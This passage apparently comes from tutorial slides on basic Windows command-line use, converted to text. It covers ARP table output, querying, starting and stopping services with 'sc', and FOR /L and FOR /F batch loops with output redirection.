  Internet Address      Physical Address      Type
  192.168.182.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 192.168.40.1 --- 0x10
  Internet Address      Physical Address      Type
  192.168.40.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

C:\Users\Wade>
```



Find "Running" Services

- Try "sc query"

```
C:\Users\Wade>sc query | more

SERVICE_NAME: AdobeARMservice
DISPLAY_NAME: Adobe Acrobat Update Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: Appinfo
DISPLAY_NAME: Application Information
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: AudioEndpointBuilder
DISPLAY_NAME: Windows Audio Endpoint Builder
        TYPE               : 20  WIN32_SHARE_PROCESS
-- More  --
```


Find "All" Service

- Try "sc query state=all"



Details on a Service

- Try "sc qc [service_name]



Start/Stop Services


- Try "sc start [service_name]" or "sc stop [service_name]
- Remember, you can use "sc query state= all" to find the service names
- If you have access to a similar machine, you could also look at the GUI

Basic Coding

- For Loops
  - FOR /L -> Counter
  - FOR /F - > Iterates through a file


FOR /L -> Counter

- Example
  - FOR /L %i in ([Start],[Step],[Stop]) do [command]
  - Translates to
  - FOR /L %i in (1,1,5) do echo %i




FOR /F - > Iterates through a file

- FOR /F (“options”) %i in ([text_file]) do [command]
- Translates to:
- FOR /F %i in count.txt do echo %i



Sending to Outfile

- Can add " >> output.txt" to redirect to an output file
- Try "FOR /F %i in (count.txt) do echo %i >> output.txt"



Reference

- Lots more at:
- http://blog.commandlinekungfu.com/